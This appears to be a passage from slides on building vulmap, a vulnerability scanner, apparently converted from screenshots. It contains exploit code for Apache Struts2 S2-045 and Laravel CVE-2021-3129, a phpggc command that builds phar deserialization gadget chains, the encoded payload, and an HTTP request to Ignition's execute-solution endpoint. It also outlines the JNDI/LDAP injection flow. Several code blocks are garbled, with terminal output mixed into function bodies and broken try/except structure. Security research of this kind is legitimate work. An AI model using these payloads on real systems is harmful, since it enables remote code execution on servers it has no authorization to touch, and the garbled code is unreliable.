                                      color.magenta("[-] The target no "),
                                      color.magenta(prt_name)),
                  end="\r",
                  flush=True)
```

Development - RCE (struts2-045)



The screenshot shows a terminal window titled "gnome-terminal" with the command "vulmap -u http://127.0.0.1:8045" running. The output indicates a successful exploit of the target Apache Struts2 instance.

```
def s2_045_poc(self):
    md = {
        "cmd": "id"
    }
    cmd = "zhzy@debian:~$ vulmap -u http://127.0.0.1:8045"
    headers = {
        "User-Agent": self.ua,
        "Content-Type": self.payload_s2_045.replace("RECOMMAND", cmd)
    }
    try:
        self.request = requests.post(self.url, headers=headers, verify=False)
    except requests.exceptions.SSLError:
        self.request = requests.post(self.url, verify=False)
    [11:12:22] [WARN] Unknown version: 0.7
    [11:12:29] [INFO] Start scanning target: http://127.0.0.1:8045
    [11:12:32] [INFO] Unable to identify target, Run all pocs
    [11:12:34] [+] The target is Apache Struts2: S2-045 [rce] [cmd:echo 04f9a5f98d9446039c412996f453ca74]
    [11:12:51] [INFO] Scan completed and ended
    verify.error_print(self.vul_info["prt_name"])
```

Development - RCE (struts2-045)



The screenshot shows the PyCharm IDE interface with the following details:

- Title Bar:** vulmap - pycharm
- Menu Bar:** File Edit View Navigate Code Refactor Run Tools VCS Window Help
- Toolbar:** Add Configuration... Git: (with icons for committing, pushing, pulling, etc.)
- Project Bar:** Shows tabs for conditional.py, __init__.py, registry.py, result.py, scan.py, verify.py, ApacheDruid.py, Elasticsearch.py, ApacheStruts2.py (which is the active tab), and md5.py.
- Left Sidebar:** Includes "1: Project", "Pull Requests", "2: Structure" (with Z: Structure selected), and "2: Favorites".
- Code Editor:** Displays the ApacheStruts2.py file content. The code handles sending requests with various headers and payloads to exploit a vulnerability, specifically targeting the Apache Struts 2 s2-045 exploit.
- Status Bar:** At the bottom, it shows the current file path: ApacheStruts2 > s2_045_poc() > except Exception.



反 原 列 化 ! ! !

Development - Deserialization (laravel)



gnome-terminal

```
zhzy@debian:~/phpggc$ php -d "phar.readonly=0" ./phpggc Laravel/RCE1 system id --phar phar -o php://output | base64 -w 0 | python -c "import sys;print(''.join(['=' + hex(ord(i))[2:] + '=00' for i in sys.stdin.read()]).upper())"

=50=00=44=00=39=00=77=00=61=00=48=00=41=00=67=00=58=00=31=00=39=00=49=00=51=00=55=00=78=00=55=00=58=0
0=30=00=4E=00=50=00=54=00=56=00=42=00=4A=00=54=00=45=00=56=00=53=00=4B=00=43=00=6B=00=37=00=49=00=44=
00=38=00=2B=00=44=00=51=00=6F=00=.....
```

gadget

```
<?php __HALT_COMPILER(); ?>
♦
0:40:"Illuminate\\Broadcasting\\PendingBroadcast":2:{s:9:"*events";0:15:"Faker\\Generator":1:{s:13:"*formatters";a:1:{s:8:"dispatch";s:6:"system";}}s:8:"*events";s:2:"id";}dummy♦&P`  

~test.txt♦&P`  

~`testtest0#♦{♦=♦/♦    ♦♦♦♦♦GBMB
```

base64

PD9waHAgX19IQuXUX0NPTVBJTEVSKCk7ID8+DQoFAQ
AAAgAAABAAAAAABAAAAACuAAAATzo0MDoiSWxsdW1p
bmF0ZVxCc m9hZGNhc3Rp bmdcUGVuZGluZ0Jyb2FkY2
FzdCI6Mjp7cz o50iIAKgBldmVudHMi0086MTU6IkZh
a2VyXEdlbmV yYXRvc i16MTp7czoxMzoiACoAZm9ybW
F0dGVycyI7YT ox0ntz0jg6ImRpc3BhdGNoIjt z0jY6
InN5c3RlbSI7fx1z0jg6IgAqAGV2ZW50Ijt z0jI6Im
lkIjt9BQAAAGR1bW15BAAA AIk mUGAEAAAHD5/2KQB
AAAAAAAAACAAAHRlc3Qu dHh0BAAA AIk mUGAEAAAADH
5/2KQBAAAAAAAAdGVzdH Rlc3RQVe82a3G8BEDos0sb
J4k5aY87qwIAAABHQk1C

pop chain

=50=00=44=00=39=00=77=00=61=00=48=00=41=00
=67=00=58=00=31=00=39=00=49=00=51=00=55=00
=78=00=55=00=58=00=30=00=4E=00=50=00=54=00
=56=00=42=00=4A=00=54=00=45=00=56=00=53=00
=4B=00=43=00=6B=00=37=00=49=00=44=00=38=00
=2B=00=44=00=51=00=6F=00=46=00=41=00=51=00
=41=00=41=00=41=00=67=00=41=00=41=00=41=00
=42=00=45=00=41=00=41=00=41=00=41=00=42=00
=41=00=41=00=41=00=41=00=... . . .

Development - Deserialization (laravel)

burpsuite - requests

```
POST /_ignition/execute-solution HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: python-requests/2.25.0
Accept-Encoding: gzip, deflate
Accept: application/json
Connection: close
Content-Length: 2925
Content-Type: application/json

{
    "solution": "Facade\\Ignition\\\\\\MakeViewVariableOptionalSolution",
    "parameters": {
        "variableName": "cve20213129",
        "viewFile": "=50=00=44=00=39=00=77=00=61=00=48=00=41=....."
    }
}
```

burpsuite - response

```
HTTP/1.1 500 Internal Server Error
Date: Tue, 16 Mar 2021 04:00:09 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.4.15
Cache-Control: no-cache, private
Connection: close
Content-Type: application/json
Content-Length: 12740

{
    "message": "file_get_contents(-50... ..."
}
```

Development - Deserialization (laravel)

The terminal window title is "gnome-terminal". The command run is:

```
zhzy@debian:~/phpggc$ php -d "phar.readonly=0" ./phpggc Laravel/RCE1 system id --phar phar -o php://output | base64 -w 0 | python -c "import sys;print''.join(['=' + hex(ord(i))[2:] + '=00' for i in sys.stdin.read()]).upper()"
```


The output is a long string of hex values.

The terminal window title is "php". The command run is:


```
zhzy@debian:~/phpggc$ php --version
```

The output shows the PHP version and build details:

```
PHP 7.4.15 (cli) (built: Feb 20 2021 09:45:56) ( NTS )  
Copyright (c) The PHP Group
```



Development - phpggc




```
zhzy@debian:~/phpggc$ php -d "phar.readonly=0" ./phpggc Laravel/RCE1 system id --phar phar -o php://output | base64 -w 0 | python -c "import sys;print(''.join(['=' + hex(ord(i))[2:] + '=00' for i in sys.stdin.read()]).upper())"

=50=00=44=00=39=00=77=00=61=00=48=00=41=00=67=00=58=00=31=00=39=00=49=00=51=00=55=00=78=00=55=00=58=0
0=30=00=4E=00=50=00=54=00=56=00=42=00=4A=00=54=00=45=00=56=00=53=00=4B=00=43=00=6B=00=37=00=49=00=44=
00=38=00=2B=00=44=00=51=00=6F=00=... . . .
```

phpggc

- Laravel/RCE1 RCE (Function call)
- Laravel/RCE2 RCE (Function call)
- Laravel/RCE3 RCE (Function call)
- Laravel/RCE4 RCE (Function call)
- Laravel/RCE5 RCE (PHP code)
- Laravel/RCE6 RCE (PHP code)
- Laravel/RCE7 RCE (Function call)
- Monolog/RCE1 RCE (Function call)
- Monolog/RCE2 RCE (Function call)
- Monolog/RCE3 RCE (Function call)
- Monolog/RCE4 RCE (Command)

Development - Laravel (CVE-2021-3129)



The image shows a screenshot of the PyCharm IDE. At the top, there's a green header bar with three circular icons (red, yellow, green) on the left and the text "pycharm - Laravel.py" in the center. Below this is a dark gray workspace area containing Python code. The code is a script named "Laravel.py" that implements a proof-of-concept for CVE-2021-3129. It uses several helper functions like __clear_log, __payload_send, and verify to perform the exploit.


```
def cve_2021_3129_poc(self):
    ver = []
    cmd = "echo laravelcve20213129rce"
    try:
        for gadget_chain in self.payload_cve_2021_3129_gadget_chains.keys():
            __clear_log(url, header)
            __payload_send(url, header, 'A' * 2)
            __payload_send(url, header, xxx[gadget_chain])
            __payload_send(url, header, "xxx")
            text = str(__payload_send(url, header, "xxx"))
            if r"laravelcve20213129rce" in text:
                ver.append(gadget_chain)
    if ver:
        self.vul_info["prt_resu"] = "PoCSuCCeSS"
        verify.scan_print(self.vul_info)
    except:
        verify.error_print(self.vul_info["prt_name"])
```

Development - Laravel (CVE-2021-3129)

pycharm - ApacheStruts2.py


```
def cve_2021_3129_poc(self):
    ver = []
    cmd = "echo lavavelcve20213129rce"
    try:
        for gadget_chain in self.payload_cve_2021_3129_gadget_chains.keys():
            self.payload_cve_2021_3129_rce_gadget_chains = {
                "Laravel/RCE1": "=50=00=44=00=39=00=77=00=61=00=48=00=41=00=67=00=58=00=31=00=39=00=49=00=51=00=55...",
                "Laravel/RCE2": "=50=00=44=00=39=00=77=00=61=00=48=00=41=00=67=00=58=00=31=00=39=00=49=00=51=00=55...",
                "Laravel/RCE3": "=50=00=44=00=39=00=77=00=61=00=48=00=41=00=67=00=58=00=31=00=39=00=49=00=51=00=55...",
                "Laravel/RCE4": "=50=00=44=00=39=00=77=00=61=00=48=00=41=00=67=00=58=00=31=00=39=00=49=00=51=00=55...",
                "Laravel/RCE5": "=50=00=44=00=39=00=77=00=61=00=48=00=41=00=67=00=58=00=31=00=39=00=49=00=51=00=55...",
                "Laravel/RCE6": "=50=00=44=00=39=00=77=00=61=00=48=00=41=00=67=00=58=00=31=00=39=00=49=00=51=00=55...",
                "Laravel/RCE7": "=50=00=44=00=39=00=77=00=61=00=48=00=41=00=67=00=58=00=31=00=39=00=49=00=51=00=55...",
                "Monolog/RCE1": "=50=00=44=00=39=00=77=00=61=00=48=00=41=00=67=00=58=00=31=00=39=00=49=00=51=00=55...",
                "Monolog/RCE2": "=50=00=44=00=39=00=77=00=61=00=48=00=41=00=67=00=58=00=31=00=39=00=49=00=51=00=55...",
                "Monolog/RCE3": "=50=00=44=00=39=00=77=00=61=00=48=00=41=00=67=00=58=00=31=00=39=00=49=00=51=00=55...",
                "Monolog/RCE4": "=50=00=44=00=39=00=77=00=61=00=48=00=41=00=67=00=58=00=31=00=39=00=49=00=51=00=55..."
            }
            verify.error_print(self.vul_info["prt_name"])
    
```

echo lavavelcve20213129rce




Development - JNDI / LDAP

1. 构造payload发送给目标
2. 目标发送请求到LDAP Server
3. 完整JNDI接口建立
4. 目标请求指定的Class
5. 恶意Class发送给目标完成RCE



